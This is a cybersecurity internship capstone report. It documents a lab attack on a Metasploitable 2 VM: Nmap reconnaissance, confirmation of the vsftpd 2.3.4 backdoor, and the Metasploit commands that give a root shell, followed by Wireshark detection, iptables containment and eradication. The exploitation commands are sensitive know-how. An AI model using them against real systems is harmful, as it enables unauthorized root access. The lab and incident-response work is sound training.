

CAPSTONE PROJECT REPORT: Vulnerability Assessment & Incident Response

Course: Cyber Security Internship (Task 5)

Organization: Apex Planet (www.apexplanet.in)

Date: 5th Feb 2026

Target System: Metasploitable 2 (Linux)

Attacker System: Kali Linux

1. Executive Summary

This project demonstrates a comprehensive security assessment of a networked Linux server. The objective was to identify critical vulnerabilities, simulate a real-world breach, and perform an end-to-end Incident Response (IR) procedure. During the assessment, a high-risk backdoor in the VSFTPD service was identified and exploited. The security team successfully detected the attack using traffic analysis and contained the threat using host-based firewall rules.

2. Project Planning

2.1 Objectives

- Identify network vulnerabilities on the target host.
- Exploit a critical vulnerability to demonstrate business impact.
- Simulate a SOC (Security Operations Center) response to detect and stop the attacker.

2.2 Scope & Tools


- **Target:** Metasploitable 2 (Internal IP: *192.168.86.128*)
- **Attacker:** Kali Linux (Internal IP: *192.168.86.135*)
- **Tools Used:**
 - **Nmap:** Network reconnaissance and service discovery.
 - **Metasploit Framework:** Controlled exploitation.
 - **Wireshark:** Traffic analysis and incident detection.
 - **IPTables:** Incident containment and mitigation.

3. Implementation (The Assessment)

3.1 Reconnaissance & Scanning

The assessment began with a full service scan using Nmap to identify entry points.

- **Command:** `nmap -sV -p- 192.168.86.128`
- **Findings:** Port 21 was found running **vsftpd 2.3.4**, which is known for a built-in backdoor (CVE-2011-2523).



```
root@kali: /home/krishna
Session Actions Edit View Help
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.285/0.430/0.546/0.095 ms

root@kali: /home/krishna
nmap -sV -T4 192.168.86.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 13:37 +0530
Nmap scan report for 192.168.86.128
Host is up (0.00063s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:B5:DF:CB (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs : Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.37 seconds

root@kali: /home/krishna
```

3.2 Vulnerability Verification

Using the Nmap Scripting Engine (NSE), the vulnerability was confirmed.

- **Command:** `nmap --script ftp-vsftpd-backdoor -p 21 192.168.86.128`
- **Result:** The script returned "Vulnerable: Yes."

```
root@kali: /home/krishna
Session Actions Edit View Help
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 13:44 +0530
zsh: suspended nmap --script vuln 192.168.86.128

(root@kali)-[/home/krishna]
# nmap --script ftp-anon 192.168.86.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 13:45 +0530
Nmap scan report for 192.168.86.128
Host is up (0.00072s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:B5:DF:CB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

3.3 Controlled Exploitation

Metasploit was used to demonstrate the impact of the flaw.

- **Module:** exploit/unix/ftp/vsftpd_234_backdoor
- **Outcome:** A remote root shell was obtained, allowing full control over the target system.

```
root@kali: /home/krishna
Session Actions Edit View Help
File Edit View Go Capture Analyze Settings


(root@kali)-[/home/krishna]
# msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

=====
XX  XXX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX  XX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX  X  XXXXXXX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX  XX  XXXXXXX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX  XXXXXXX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX  XXXXXXX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXX  XX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXX  XX  XX  X  XX  XX  XXXXX  X  XXX  XX  XXXXXXX  XX
XXXX  XX  XX  XXX  XXX  XXX  XX  XXX  XX  XXX  XX  XX
XXXX  XXXXXXX  XXXXXXX  XXXXX  XXX  XX  XX  XXX  XXX  XX  X
XXXXXXXXXXXX XXXXXXX  XXXXX  XX  X  XX  XXXX  XXX  XXX  X
XXXXXXXXXXXX XXXXXXX  XXXXXXX  XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
=====

=[ metasploit v6.4.111-dev ]
+ -- ==[ 2,607 exploits - 1,323 auxiliary - 1,707 payloads ]
+ -- ==[ 429 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.86.128
RHOSTS => 192.168.86.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Unknown command: exploit. Did you mean exploit? Run the help command for
more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.86.128:21 - Banner: 220 (vsFTPd 2.3.4)
```

4.2 Phase 2: Containment

To stop the attacker from further movement, a host-based firewall rule was applied on the target to drop all traffic from the Attacker's IP.

- **Command:** `sudo iptables -A INPUT -s [Kali_IP] -j DROP`
- **Result:** The Metasploit session became unresponsive, and the attacker was locked out.



```
root@kali: /home/krishna

Session Actions Edit View Help

--list -L [chain] List the rules in a chain or all chains
--flush -F [chain] Delete all rules in chain or all chains
--zero -Z [chain] Zero counters in chain or all chains
--new -N chain Create a new user-defined chain
--delete-chain -X [chain] Delete a user-defined chain
--policy -P chain target Change policy on chain to target
--rename-chain -E old-chain new-chain Change chain name, (moving any references)

Options:
--proto -p [!] proto protocol: by number or name, eg. 'tcp'
--source -s [!] address[/mask] source specification
--destination -d [!] address[/mask] destination specification
--in-interface -i [!] input name[+] network interface name ([+] for wildcard)
--jump -j target target for rule (may load target extension)
--goto -g chain jump to chain with no return
--match -m match extended match (may load extension)
--numeric -n numeric output of addresses and ports
--out-interface -o [!] output name[+] network interface name ([+] for wildcard)
--table -t table table to manipulate (default: 'filter')
--verbose -v verbose mode
--line-numbers print line numbers when listing
--exact -x expand numbers (display exact values)
[!] --fragment -f match second or further fragments only
--modprobe<command> try to insert modules using this command
--set-counters PKTS BYTES set the counter during insert/append
[!] --version -V print package version.

sudo iptables -A INPUT -s 192.168.86.135 -j DROP
sudo iptables -L -n
```

Capturing from eth0 (tcp)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 6200

No.	Time	Source	Destination	Protocol	Length	Info
1554	906.926986904	192.168.86.128	192.168.86.135	TCP	66	6200 → 41821 [ACK] Seq=6537 Ack=265 Win=57
1570	926.005822344	192.168.86.135	192.168.86.128	TCP	86	41821 → 6200 [PSH, ACK] Seq=265 Ack=6537 W
1571	926.218288061	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1572	926.434149936	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1573	926.890207368	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1574	927.754196787	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1575	929.482173093	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1584	932.938294342	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1605	939.850830066	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1630	953.674347757	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC
1641	981.833978260	192.168.86.135	192.168.86.128	TCP	86	[TCP Retransmission] 41821 → 6200 [PSH, AC

Frame 47: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0

Ethernet II, Src: VMware_b5:df:cb (00:0c:29:b5:df:cb), Dst: 00:0c:29:b5:df:cb

Internet Protocol Version 4, Src: 192.168.86.128, Dst: 192.168.86.135

Transmission Control Protocol, Src Port: 6200, Dst Port: 41821

Source Port: 6200

Destination Port: 41821

[Stream index: 3]

[Stream Packet Number: 18]

[Conversation completeness: Incomplete, DATA (15)]

[TCP Segment Len: 0]

Sequence Number: 67 (relative sequence number)

Sequence Number (raw): 877981068

[Next Sequence Number: 67 (relative sequence number)]

Source Port (tcp.srcport), 2 bytes

Packets: 1641 · Displayed: 63 (3.8%)

Profile: Default

```

root@kali: /home/krishna
Session Actions Edit View Help
--flush -F [chain] Delete all rules in chain or all chains
--zero -Z [chain] Zero counters in chain or all chains
--new -N chain Create a new user-defined chain
--delete-chain -X [chain] Delete a user-defined chain
--policy -P chain target Change policy on chain to target
--rename-chain -E old-chain new-chain Change chain name, (moving any references)
Options:
--proto -p [!] proto protocol: by number or name, eg. 'tcp'
--source -s [!] address[/mask] source specification
--destination -d [!] address[/mask] destination specification
--in-interface -i [!] input name[+] network interface name ([+] for wildcard)
--jump -j target target for rule (may load target extension)
--goto -g chain jump to chain with no return
--match -m match extended match (may load extension)
--numeric -n numeric output of addresses and ports
--out-interface -o [!] output name[+] network interface name ([+] for wildcard)
--table -t table table to manipulate (default: 'filter')
--verbose -v verbose mode
--line-numbers print line numbers when listing
--exact -x expand numbers (display exact values)
[!] --fragment -f match second or further fragments only
--modprobe=<command> try to insert modules using this command
--set-counters PKTS BYTES set the counter during insert/append
[!] --version -V print package version.
sudo iptables -A INPUT -s 192.168.86.135 -j DROP
sudo iptables -L -n
ps -ef | grep shell

```

4.3 Phase 3: Eradication & Recovery

The malicious process was identified using `ps -ef` and killed. The VSFTPD service was then stopped to prevent re-entry.

- **Command:** `sudo killall vsftpd`
- **Status:** System verified clean.

```

root@kali: /home/krishna
Session Actions Edit View Help
-E old-chain new-chain Change chain name, (moving any references)
Options:
--proto -p [!] proto protocol: by number or name, eg. 'tcp'
--source -s [!] address[/mask] source specification
--destination -d [!] address[/mask] destination specification
--in-interface -i [!] input name[+] network interface name ([+] for wildcard)
--jump -j target target for rule (may load target extension)
--goto -g chain jump to chain with no return
--match -m match extended match (may load extension)
--numeric -n numeric output of addresses and ports
--out-interface -o [!] output name[+] network interface name ([+] for wildcard)
--table -t table table to manipulate (default: 'filter')
--verbose -v verbose mode
--line-numbers print line numbers when listing
--exact -x expand numbers (display exact values)
[!] --fragment -f match second or further fragments only
--modprobe=<command> try to insert modules using this command
--set-counters PKTS BYTES set the counter during insert/append
[!] --version -V print package version.
sudo iptables -A INPUT -s 192.168.86.135 -j DROP
sudo iptables -L -n
ps -ef | grep shell
sudo killall -9 vsftpd
netstat -tuln
netstat -antp
netstat -antp
netstat -tuln
-h

```


6. Final Conclusion

The capstone project successfully validated that unpatched legacy software (VSFTPD 2.3.4) poses an extreme risk to infrastructure. However, with proper monitoring tools like Wireshark and quick IR intervention via firewalls, the impact of such breaches can be significantly minimized.

7. Submission Links

- GitHub Repository: <https://github.com/Krishna0255/ApexPlant-Intern/tree/main/TASK%205>
- Video Presentation: https://www.linkedin.com/posts/magam-sri-krishna-13b5b5244_cybersecurity-pentesting-incidentresponse-activity-7425110959804809216-bK3V?utm_source=share&utm_medium=member_desktop&rcm=ACoAADyZ2X8BG7bPd9xcP29OTcfsBZzK59rA6KA